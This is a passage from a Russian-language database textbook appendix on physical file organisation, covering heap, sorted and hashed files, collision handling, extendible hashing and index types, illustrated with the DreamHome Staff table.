Транзакция G. Создание и сопровождение записей со сведениями о пациентах, направленных в определенную палату (заведующий).

Транзакция H. Создание отчета о пациентах, находящихся на лечении в некоторой палате (заведующий и главврач).

Транзакция I. Создание отчета о пациентах, записанных в очередь на помещение в некоторую палату (заведующий и главврач).

Транзакция J. Создание и сопровождение записей со сведениями о медикаментах, назначенных определенному пациенту (заведующий).

Транзакция K. Создание отчета о медикаментах, назначенных определенному пациенту (заведующий).

Транзакция L. Создание и сопровождение записей со сведениями о поставщиках расходных материалов в больницу (главврач).

Транзакция M. Создание и сопровождение записей со сведениями о заявках на доставку расходных материалов в конкретную палату (заведующий).

Транзакция N. Создание отчета со сведениями о поставке расходных материалов в отдельные палаты (заведующий и главврач).

Приложение В

Структура данных в файлах с различной организацией

В этом приложении...

- Различия между первичными и вторичными устройствами хранения данных.
- Понятие организации файла и метода доступа,
- Неупорядоченные файлы.
- Упорядоченные файлы.
- Хешированные файлы.
- Применение индексов для ускорения операций извлечения информации из базы данных.
- Различие между основным и вспомогательным индексами.
- Файлы с индексно-последовательной организацией.
- Структура многоуровневых индексов.
- Файлы с усовершенствованной сбалансированной древовидной структурой.
- Различия между кластеризованными и некластеризованными таблицами.

На этапах 5.2 и 5.3 методологии физического проектирования базы данных, представленной в главе 16, должен быть осуществлен выбор подходящих вариантов файловой организации и наиболее приемлемых индексов для основных отношений, которые созданы для представления моделируемой части предприятия. В этом приложении рассматриваются основные понятия, связанные с физическим хранением базы данных на таких вторичных запоминающих устройствах, как магнитные и оптические диски. Дело в том, что первичное устройство хранения, т.е. оперативная память компьютера, не подходит для постоянного хранения базы данных. Время доступа к данным в первичной памяти гораздо меньше времени доступа к данным во вторичной памяти, но первичное устройство хранения недостаточно велико по объему и недостаточно надежно для постоянного хранения на нем такого количества данных, которое может потребоваться в типичной базе данных. Поскольку при выключении источника питания данные в первичном устройстве хранения стираются, оно может применяться только в качестве устройства временного хранения. И наоборот, данные во вторичном устройстве хранения сохраняются в неизменном состоянии независимо от включения или выключения источника питания, поэтому подобные устройства применяются для постоянного хранения информации. Более того, удельная стоимость хранения единицы данных в первичном устройстве хранения на порядок выше, чем во вторичных устройствах, например, таких как жесткие диски.

В разделе B.1 кратко рассматриваются основные концепции физического хранения данных. В разделах B.2–B.4 описаны основные типы организации файлов: неупорядоченные, упорядоченные (последовательные) и хешированные файлы. В разделе B.5 рассматриваются способы использования индексов для повышения производительности операций извлечения информации из базы данных. В частности, в нем представлены индексно-последовательные файлы, многоуровневые индексы и файлы с усовершенствованной сбалансированной древовидной структурой. Наконец, в разделе B.6 описаны кластеризованные таблицы. Примеры этого приложения взяты из учебного проекта *DreamHome,* который описан в разделе 10.4 и приложении А.

B.1. Основные понятия

База данных во вторичном устройстве хранения организована в виде одного или нескольких файлов, каждый из которых состоит из одной или нескольких записей, а каждая запись — из одного или нескольких полей. Как правило, запись соответствует некой сущности, а поле — атрибуту. Рассмотрим сокращенный вариант отношения Staff из учебного проекта *DreamHome*, приведенный в табл. ВЛ.

Таблица B. 1. Сокращенный вариант отношения Staff из учебного проекта DreamHome

staffNo	lName	position	branchNo
SL21	White	Manager	B005
SG37	Beech	Assistant	B003
SG14	Ford	Supervisor	B003
SA9	Howe	Assistant	B007
SG5	Brand	Manager	B003
SL41	Lee	Assistant	B005

Можно предположить, что каждый кортеж в этом отношении отображается на некоторую запись в файле операционной системы, содержащей отношение Staff. Каждое поле записи хранит значение одного атрибута отношения Staff. Когда пользователь вводит запрос для извлечения кортежа из СУБД (например, кортежа SG37 из отношения Staff), СУБД отображает логическую запись на физическую, а затем помещает эту физическую запись в буфер СУБД в первичном устройстве хранения с помощью процедур доступа к файлам операционной системы.

Физическая запись является единицей обмена данными между вторичным и первичным устройствами хранения. Обычно физическая запись состоит из нескольких логических записей, хотя иногда, в зависимости от размера, одна логическая запись может соответствовать одной физической записи. Более того, одна логическая запись может даже соответствовать нескольким физическим записям. Иногда вместо понятия *физическая запись* используются термины *блок* и *страница*. Дальше в этом приложении мы будем использовать термин *страница*. Например, представленные в табл. ВЛ кортежи отношения Staff могут храниться на двух страницах вторичной памяти, как показано в табл. B.2.

Таблица B.2. Пример хранения отношения Staff на двух страницах вторичной памяти

staffNo	lName	position	branch No	Страница
SL21	White	Manager	B005	1
SG37	Beech	Assistant	B003	1
SG14	Ford	Supervisor	B003	1
SA9	Howe	Assistant	B007	2
SG5	Brand	Manager	B003	2
SL41	Lee	Assistant	B005	2

Порядок хранения записей в файле и доступа к ним зависит от структуры (или организации) файла.

Организация файла. Физическое распределение данных файла по записям и страницам на вторичном устройстве хранения.

Существуют следующие основные типы организации файлов.

- Неупорядоченная организация файла предусматривает произвольное неупорядоченное размещение записей на диске.
- Упорядоченная (последовательная) организация предполагает размещение записей в соответствии со значением указанного поля.
- В хешированном файле записи хранятся в соответствии со значением некоторой хеш-функции,

Для каждого типа организации файлов используется соответствующий набор методов доступа.

Метод доступа. Действия, выполняемые при сохранении или извлечении записей из файла.

Поскольку некоторые методы доступа могут применяться только к файлам с определенным типом организации (например, нельзя применять индексный метод доступа к файлу, не имеющему индекса), термины *организация файла* и *метод доступа* часто рассматриваются как эквивалентные. Дальше в этом приложении описаны основные типы структуры файлов и соответствующие им методы доступа. В главе 16 представлена методология физического проектирования базы данных для реляционных систем вместе с рекомендациями по выбору наиболее подходящей структуры файлов и индексов.

B.2. Неупорядоченные файлы

Неупорядоченный файл (который иногда называют *кучей)* имеет простейшую структуру. Записи размещаются в файле в том порядке, в котором они в него вставляются. Каждая новая запись помещается на последнюю страницу файла, а если на последней странице для нее не хватает места, то в файл добавляется новая страница. Это позволяет очень эффективно выполнять операции вставки. Но поскольку файл подобного типа не обладает никаким упорядочением по отношению к значениям полей, для доступа к его записям требуется выполнять линей-

ный поиск. При линейном поиске все страницы файла последовательно считываются до тех пор, пока не будет найдена нужная запись. Поэтому операции извлечения данных из неупорядоченных файлов, имеющих несколько страниц, выполняются относительно медленно, за исключением тех случаев, когда извлекаемые записи составляют значительную часть всех записей файла.

Для удаления записи сначала требуется извлечь нужную страницу, потом удалить нужную запись, а после этого снова сохранить страницу на диске. Поскольку пространство удаленных записей повторно не используется, производительность работы по мере удаления записей уменьшается. Это означает, что неупорядоченные файлы требуют периодической реорганизации, которая должна выполняться администратором базы данных (АБД) с целью освобождения неиспользуемого пространства, образовавшегося на месте удаленных записей.

Неупорядоченные файлы лучше всех остальных типов файлов подходят для выполнения массовой загрузки данных в таблицы, поскольку записи всегда вставляются в конец файла, что исключает какие-либо дополнительные действия по вычислению адреса страницы, в которую следует поместить ту или иную запись.

B.3. Упорядоченные файлы

Записи в файле можно отсортировать по значениям одного или нескольких полей и таким образом образовать набор данных, упорядоченный по некоторому ключу. Поле (или набор полей), по которому сортируется файл, называется *полем упорядочения*. Если поле упорядочения является также ключом доступа к файлу и поэтому гарантируется наличие в каждой записи уникального значения этого поля, оно называется *ключом упорядочения* для данного файла. Рассмотрим, например, приведенный ниже запрос SQL.

```
SELECT *
FROM Staff
ORDER BY staffNo;
```

Если кортежи отношения Staff уже упорядочены по полю staffNo, время выполнения запроса сокращается, так как не требуется выполнять сортировку. (Хотя в разделе 3.2 указано, что кортежи отношений не упорядочены, при этом имелось в виду их внешнее (логическое), а не внутреннее (физическое) представление. Дело в том, что с точки зрения физической организации среди записей всегда есть первая, вторая и *n*-я.) Если кортежи упорядочены по полю staffNo, то при определенных условиях при обработке запросов можно применять бинарный поиск — в тех случаях, когда запрос содержит условие поиска с использованием значения поля staffNo. В качестве примера рассмотрим запрос SQL, приведенный ниже.

```
SELECT *
FROM Staff
WHERE staffNo = 'SG37';
```

Для примера рассмотрим файл с кортежами, представленными в табл. B.1, причем для простоты предположим, что на каждой странице находится по одной записи. Тогда упорядоченный файл будет выглядеть, как показано на рис. B.1. При этом процедура бинарного поиска будет включать следующие этапы.

1. Выборка средней страницы файла. Проверка наличия искомой записи между первой и последней записями на этой странице. Если это так, то выборка страниц прекращается, поскольку требуемая запись находится на данной странице.

2. Если значение ключевого поля в первой записи этой страницы больше, чем искомое значение, то искомая запись (если она существует) находится на одной из предыдущих страниц. Затем приведенная выше процедура поиска повторяется для левой половины обрабатываемой части файла. Если значение ключевого поля в последней записи страницы меньше, чем искомое значение, то искомое значение находится на последующих страницах. После этого указанная выше процедура поиска повторяется для правой половины обрабатываемой части файла. Таким образом, после каждой попытки извлечения страницы область поиска сокращается наполовину.




Рис. В.1. Бинарный поиск в упорядоченном файле

В данном случае средней является страница 3, но запись на этой странице (SG14) не является искомой (SG37). Значение ключевого поля записи на странице 3 меньше требуемого значения, поэтому вся левая половина файла исключается из области поиска. Теперь следует извлечь среднюю страницу из оставшейся части файла (его правой половины), т.е. страницу 5. На этот раз значение ключевого поля (SL21) больше искомого значения (SG37), что позволяет исключить из текущей области поиска ее правую половину. После извлечения средней страницы из оставшейся на данный момент части файла (т.е. страницы 4) можно убедиться в том, что именно она и является искомой.

В общем случае бинарный поиск эффективнее линейного, однако этот метод чаще применяется для поиска данных в первичной, а не во вторичной памяти.

Операции вставки и удаления записей в отсортированном файле усложняются в связи с необходимостью поддерживать установленный порядок записей. Для вставки новой записи нужно определить ее расположение в указанном порядке, а затем найти свободное место для вставки. Если на нужной странице достаточно места для размещения новой записи, то потребуется переупорядочить записи только на этой странице, после чего вывести ее на диск. Если же свободного места недостаточно, то потребуется переместить одну или несколько записей на следующую страницу. На следующей странице также может не оказаться достаточно свободного места, и из нее потребуется переместить некоторые записи на следующую страницу и т.д.

Таким образом, вставка записи в начало большого файла может оказаться очень длительной процедурой. Для решения этой проблемы часто используется временный неотсортированный файл, который называется *файлом переполнения* (overflow file) или *файлом транзакции* (transaction file). При этом все операции вставки выполняются в файле переполнения, содержимое которого периодически объединяется с основным отсортированным файлом. Следовательно, операции вставки выполняются более эффективно, но выполнение операций извлечения данных немного замедляется. Если запись не найдена во время бинарного поиска в отсортированном файле, то приходится выполнять линейный поиск в файле

переполнения. И наоборот, при удалении записи необходимо реорганизовать файл, чтобы удалить пустующие места.

Упорядоченные файлы редко используются для хранения информации баз данных, за исключением тех случаев, когда для файла организуется первичный индекс (раздел B.5.1).

B.4. Хешированные файлы

В хешированном файле записи не обязательно должны вводиться в файл последовательно. Вместо этого для вычисления адреса страницы, на которой должна находиться запись, используется хеш-функция (hash function), параметрами которой являются значения одного или нескольких полей этой записи. Подобное поле называется *полем хеширования* (hash field), а если поле является также ключевым полем файла, то оно называется *хеш-ключом* (hash key). Записи в хешированном файле распределены произвольным образом по всему доступному для файла пространству. По этой причине хешированные файлы иногда называют файлами с произвольным или прямым доступом (random file или direct file).

Хеш-функция выбирается таким образом, чтобы записи внутри файла были распределены наиболее равномерно. Один из методов создания хеш-функции называется *сверткой* (folding) и основан на выполнении некоторых арифметических действий над различными частями поля хеширования. При этом символьные строки преобразуются в целые числа с использованием некоторой кодировки (на основе расположения букв в алфавите или кодов символов ASCII). Например, можно преобразовать в целое число первые два символа поля табельного номера сотрудника (атрибут staffNo), а затем сложить полученное значение с остальными цифрами этого номера. Вычисленная сумма используется в качестве адреса дисковой страницы, на которой будет храниться данная запись. Более популярный альтернативный метод основан на хешировании с применением остатка от деления. В этом методе используется функция MOD, которой передается значение поля. Функция делит полученное значение на некоторое заранее заданное целое число, после чего остаток от деления используется в качестве адреса на диске.

Недостатком большинства хеш-функций является то, что они не гарантируют получение уникального адреса, поскольку количество возможных значений поля хеширования может быть гораздо больше количества адресов, доступных для записи. Каждый вычисленный хеш-функцией адрес соответствует некоторой странице, или сегменту (bucket), с несколькими ячейками (слотами), предназначенными для нескольких записей. В пределах одного сегмента записи размещаются в слотах в порядке поступления. Тот случай, когда один и тот же адрес генерируется для двух или более записей, называется *конфликтом* (collision), а подобные записи — *синонимами*. В этой ситуации новую запись необходимо вставить в другую позицию, поскольку место с вычисленным для нее хеш-адресом уже занято. Разрешение конфликтов усложняет сопровождение хешированных файлов и снижает общую производительность их работы.

Для разрешения конфликтов можно использовать следующие методы:

- открытая адресация;
- несвязанная область переполнения;
- связанная область переполнения;
- многократное хеширование.

Открытая адресация

При возникновении конфликта система выполняет линейный поиск первого доступного слота для вставки в него новой записи. После неудачного поиска пустого слота в последнем сегменте поиск продолжается с первого сегмента. При выборке записи используется тот же метод, который применялся при сохранении записи, за исключением того, что запись в данном случае рассматривается как не существующая, если до обнаружения искомой записи будет обнаружен пустой слот. Например, рассмотрим простейшую хеш-функцию на основе остатка от деления цифр табельного номера сотрудника по модулю 3 (MOD 3), как показано на рис. B.2. Каждый сегмент имеет два слота, поэтому записи о сотрудниках SG5 и SG14 попадают в сегмент 2. При вставке записи SL41 хеш-функция вырабатывает адрес, соответствующий сегменту 2. Но в сегменте 2 нет свободных слотов, поэтому следует найти первый свободный слот. Такой слот имеется лишь в сегменте 1, который и будет найден после продолжения линейного поиска с начала файла и безуспешного просмотра сегмента 0.




Рис. B.2. Разрешение конфликта с помощью открытой адресации

Несвязанная область переполнения

Вместо поиска пустого слота для разрешения конфликтов можно использовать область переполнения, предназначенную для размещения записей, которые не могут быть вставлены по вычисленному для них адресу хеширования. На рис, B.3 показано, как в этом случае разрешается конфликт, показанный на рис. B.2. В данном случае вместо поиска свободного слота для записи SL41 она сразу же помещается в область переполнения. На первый взгляд может показаться, что этот подход не дает большого выигрыша в производительности. Однако при более внимательном анализе обнаруживается, что при использовании открытой адресации конфликты, устраненные с помощью первого свободного слота, могут вызвать дополнительные конфликты с записями, которые будут иметь хеш-значение, равное адресу этого прежде свободного слота. Таким образом, количество конфликтов будет возрастать, а производительность — падать. С другой стороны, если количество конфликтов удастся свести к минимуму, то линейный поиск в малой области переполнения будет выполняться достаточно быстро.

Связанная область переполнения

Как и в предыдущем методе, в этом методе для разрешения конфликтов с записями, которые не могут быть размещены в слоте с их адресом хеширования, используется область переполнения. Однако в данном методе каждому сегменту выделяется дополнительное поле, которое иногда называется *указателем синонима*. Оно определяет наличие конфликта и указывает страницу в области переполнения, использованную для его разрешения. Если указатель равен нулю, то




Рис. В.3. Разрешение конфликта с помощью области переполнения




Рис. В.4. Разрешение конфликта с помощью связанной области переполнения

никаких конфликтов нет. На рис. В.4 сегмент 2 указывает на сегмент переполнения 3, а указатели синонима сегментов 0 и 1 равны нулю; это означает, что в данных сегментах конфликты не возникали.

Для более быстрого доступа к записи переполнения можно использовать указатель синонима, который указывает на адрес слота внутри области переполнения, а не на адрес сегмента. Записи внутри области переполнения также имеют указатели синонима, которые содержат в области переполнения адрес следующего синонима для такого же адреса, поэтому все синонимы одного адреса могут быть извлечены с помощью цепочки указателей.

Многократное хеширование

Альтернативный способ разрешения конфликтов заключается в применении второй хеш-функции, если первая функция приводит к возникновению конфликта. Цель второй хеш-функции заключается в получении нового адреса хеширования, который позволил бы избежать конфликта. Вторая хеш-функция обычно используется для размещения записей в области переполнения.

При работе с хешированными файлами запись может быть достаточно эффективно найдена с помощью первой хеш-функции, а в случае возникновения конфликта для определения ее адреса следует применить один из перечисленных выше способов. Прежде чем обновить хешированную запись, ее следует найти. Если обновляется значение поля, которое не является хеш-ключом, то такое обновление может быть выполнено достаточно просто, причем обновленная запись сохраняется в том же слоге. Но если обновляется значение хеш-ключа, то до размещения обновленной записи потребуется вычислить хеш-функцию. Если при этом будет получено новое хеш-значение, то исходная запись должна быть удалена из текущего слота и сохранена по вновь вычисленному адресу.

B.4.1. Динамическое хеширование

Перечисленные выше методы хеширования являются статическими, в том смысле, что пространство хеш-адресов задается непосредственно при создании файла. Считается, что пространство файла уже насыщено, когда оно уже почти полностью заполнено и администратор базы данных вынужден реорганизовать его хеш-структуру. Для этого может потребоваться создать новый файл большего размера, выбрать новую хеш-функцию и переписать старый файл во вновь отведенное место. В альтернативном подходе, получившем название *динамического хеширования,* допускается динамическое изменение размера файла с целью его постоянной модификации в соответствии с уменьшением или увеличением размеров базы данных.

В литературе опубликовано несколько разных методов динамического хеширования [111], [205], [207]. Основной принцип динамического хеширования заключается в обработке числа, выработанного хеш-функцией в виде последовательности битов, и распределении записей по сегментам на основе так называемой *прогрессирующей оцифровки* (progressive digitization) этой последовательности. Динамическая хеш-функция вырабатывает значения в широком диапазоне, а именно *b*-битовые двоичные целые числа, где b обычно равно 32. Рассмотрим кратко один тип динамического хеширования, который называется *расширяемым хешированием.*

Сегменты создаются по мере необходимости. Вначале записи добавляются только в первый сегмент, и так продолжается до тех пор, пока он не будет полностью заполнен. В этот момент сегмент расщепляется на части, количество которых зависит от числа *i* битов в хеш-значении, где $0 < i < b$. Эти биты, количество которых равно *i*, используются в качестве смещения в таблице адресов сегмента (Bucket Address Table — BAT) или в каталоге. Значение *i* изменяется в зависимости от размера базы данных. Каталог имеет заголовок, в котором хранится текущее значение *i* (называемое *глубиной)* вместе с 2^i указателями. Аналогично, для каждого сегмента существует индикатор локальной глубины, который содержит значение *i,* используемое для определения адреса этого сегмента. На рис. B.5 приведен пример применения технологии расширяемого хеширования. Предполагается, что каждый сегмент имеет пространство для двух записей, а хеш-функция предусматривает использование числовой части табельного номера сотрудника staffNo.

На рис. B.5, *а* показаны каталог и сегмент 0 после вставки записей SL21 и SG37. Когда наступает момент вставки записи SG14, обнаруживается, что сегмент 0 уже заполнен и его необходимо расщепить с использованием наиболее значимого бита хеш-значения, как показано на рис. B.5, *б.* Каталог содержит 21 указатель для двоичных значений 0 и 1 (i = 1). Глубина каталога и локальная глубина каждого сегмента становятся равными 1. Затем при вставке записи SA9 сегмент 0 снова переполняется, и его нужно расщепить с использованием двух наиболее значимых битов хеш-значения, как показано на рис. B.5, в. Теперь каталог содержит 22 указателя для двоичных значений 00, 01, 10 и 11 (i = 2). Глубина каталога и локальная глубина сегментов О и 1 становятся равными 2. Обратите внимание на то, что сегмент 1 при этом остается в прежнем состоянии, поэтому биты 10 и 11 каталога указывают на этот сегмент, а указатель локальной глубины для сегмента 1 остается равным 1.

Если в результате удаления записей сегмент освобождается, он может быть удален вместе с его указателем в каталоге. В некоторых схемах возможно слияние малых сегментов и уменьшение вдвое размера самого каталога.




Рис. В.5. Пример использования технологии расширяемого хеширования; а) после вставки записей SL21 и SG37; б) после вставки записи SG14; в) после вставки записи SA9

В.4.2. Ограничения, свойственные методу хеширования

Использование метода хеширования для извлечения записей основано на полностью известном значении хеш-поля. Поэтому, как правило, хеширование не подходит для операций извлечения данных по заданному образцу или диапазону значений. Например, для поиска значений хеш-поля в заданном диапазоне потребуется использовать хеш-функцию, сохраняющую упорядочение, другими словами, если r_{min} и r_{max} являются минимальным и максимальным пределами диапазона, то потребуется такая хеш-функция h, для которой соблюдается неравенство $h(r_{min}) < h(r_{max})$. Более того, хеширование не подходит для поиска и извлечения данных по любому другому полю, отличному от поля хеширования. Например, если таблица Staff хранится как хешированная по полю staffNo, то такой хешированный файл не может быть использован для поиска записи по значению поля lName. В этом случае потребуется выполнить линейный поиск для поиска нужной записи или использовать поле IName в качестве вторичного индекса (раздел В.5.3).

B.5. Индексы

В этом разделе рассматриваются более эффективные методы поиска и извлечения данных на основе использования индексов,

Индекс. Структура данных, которая помогает СУБД быстрее обнаружить отдельные записи в файле и сократить время выполнения запросов пользователей.

Индекс в базе данных аналогичен предметному указателю в книге. Это — вспомогательная структура, связанная с файлом и предназначенная для поиска информации по тому же принципу, что и в книге с предметным указателем. Индекс позволяет избежать проведения последовательного или пошагового просмотра файла в поисках нужных данных. При использовании индексов в базе данных искомым объектом может быть одна или несколько записей файла. Как и предметный указатель книги, индекс базы данных упорядочен, и каждый элемент индекса содержит название искомого объекта, а также один или несколько указателей (идентификаторов записей) на место его расположения.

Хотя индексы, строго говоря, не являются обязательным компонентом СУБД, они могут существенным образом повысить ее производительность. Как и в случае с предметным указателем книги, читатель может найти определение интересующего его понятия, просмотрев всю книгу, но это потребует слишком много времени. А предметный указатель, ключевые слова в котором расположены в алфавитном порядке, позволяют сразу же перейти на нужную страницу.

Структура индекса связана с определенным ключом поиска и содержит записи, состоящие из ключевого значения и адреса логической записи в файле, содержащей это ключевое значение. Файл, содержащий логические записи, называется *файлом данных,* а файл, содержащий индексные записи, — *индексным файлом.* Значения в индексном файле упорядочены по полю индексирования, которое обычно строится на базе одного атрибута.

B.5.1. Типы индексов

Для ускорения доступа к данным применяется несколько типов индексов. Основные из них перечислены ниже.

- Первичный индекс. Файл данных последовательно упорядочивается по полю ключа упорядочения (см. раздел B.3), а на основе поля ключа упорядочения создается поле индексации, которое гарантированно имеет уникальное значение в каждой записи.
- Индекс кластеризации. Файл данных последовательно упорядочивается по неключевому полю, и на основе этого неключевого поля формируется поле индексации, поэтому в файле может быть несколько записей, соответствующих значению этого поля индексации. Неключевое поле называется *атрибутом кластеризации.*
- *m* Вторичный индекс. Индекс, который определен на поле файла данных, отличном от поля, по которому выполняется упорядочение.

Файл может иметь не больше одного первичного индекса или одного индекса кластеризации, но дополнительно к ним может иметь несколько вторичных индексов. Индекс может быть *разреженным* (sparse) или *плотным* (dense). Разреженный индекс содержит индексные записи только для некоторых значений ключа поиска в данном файле, а плотный индекс имеет индексные записи для всех значений ключа поиска в данном файле.

Ключ поиска для индекса может состоять из нескольких полей. На рис. B.6 показаны четыре плотных индекса, которые определены на таблице Staff (здесь она приведена в сокращенном виде). Первый индекс основан на столбце salary, второй — на столбце branchNo, третий — на составном ключе (salary, branchNo), а четвертый — на составном ключе (branchNo, salary).




Рис. B.6. Индексы, заданные на таблице Staff:а) индексы (salary, branchNo) и salary; б) индексы (branchNo, salary) и branchNo

B.5.2. Индексно-последовательные файлы

Отсортированный файл данных с первичным индексом называется *индексированным последовательным файлом,* или индексно-последовательным файлом. Эта структура является компромиссом между файлами с полностью последовательной и полностью произвольной организацией. В таком файле записи могут обрабатываться как последовательно, так и выборочно, с произвольным доступом, осуществляемым на основе поиска по заданному значению ключа с использованием индекса. Индексированный последовательный файл имеет более универсальную структуру, которая обычно включает следующие компоненты:

- первичная область хранения;
- отдельный индекс или несколько индексов;
- область переполнения.

Подобная организация файлов используется в методе индексно-последовательного доступа (Indexed Sequential Access Method — ISAM), разработанном компанией IBM, который тесно связан с характеристиками используемого оборудования. Для поддержания высокой эффективности работы файлов такого типа их следует периодически подвергать реорганизации. Позже на базе метода доступа ISAM был разработан метод виртуального последовательного доступа (Virtual Sequential Access Method — VSAM), обладающий полной независи-

мостью от особенностей аппаратного обеспечения. В нем не предусмотрено использование специальной области переполнения, но в области данных выделено пространство, предназначенное для расширения. По мере роста или сокращения размера файла этот процесс управляется динамически, без необходимости периодического выполнения реорганизации. На рис. B.7, *а* показан пример плотного индекса для отсортированного файла с записями таблицы `Staff`. Но поскольку записи в файле данных отсортированы, размер индекса можно сократить и вместо плотного индекса использовать разреженный, пример которого показан на рис. B.7, *б*.




Рис. B.7. *Пример плотного и разреженного индексов: а) плотный индекс; б) разреженный индекс*

Обычно большая часть первичного индекса может храниться в оперативной памяти, что позволяет обрабатывать его намного быстрее. Для ускорения поиска могут применяться специальные методы доступа, например метод бинарного поиска, уже рассмотренный в разделе B.3. Основным недостатком использования первичного индекса (как и при работе с любым другим отсортированным файлом) является необходимость соблюдения последовательности сортировки при вставке и удалении записей. Эти проблемы усложняются тем, что требуется поддерживать порядок сортировки как в файле данных, так и в индексном файле. В подобном случае может использоваться метод, заключающийся в применении области переполнения и цепочки связанных указателей, аналогично методу, используемому для разрешения конфликтов в хешированных файлах (этот метод описывался в разделе B.4).

B.5.3. Вторичные индексы

Вторичный индекс также является упорядоченным файлом, аналогичным первичному индексу. Однако связанный с первичным индексом файл данных всегда отсортирован по ключу этого индекса, тогда как файл данных, связанный со вторичным индексом, не обязательно должен быть отсортирован по ключу

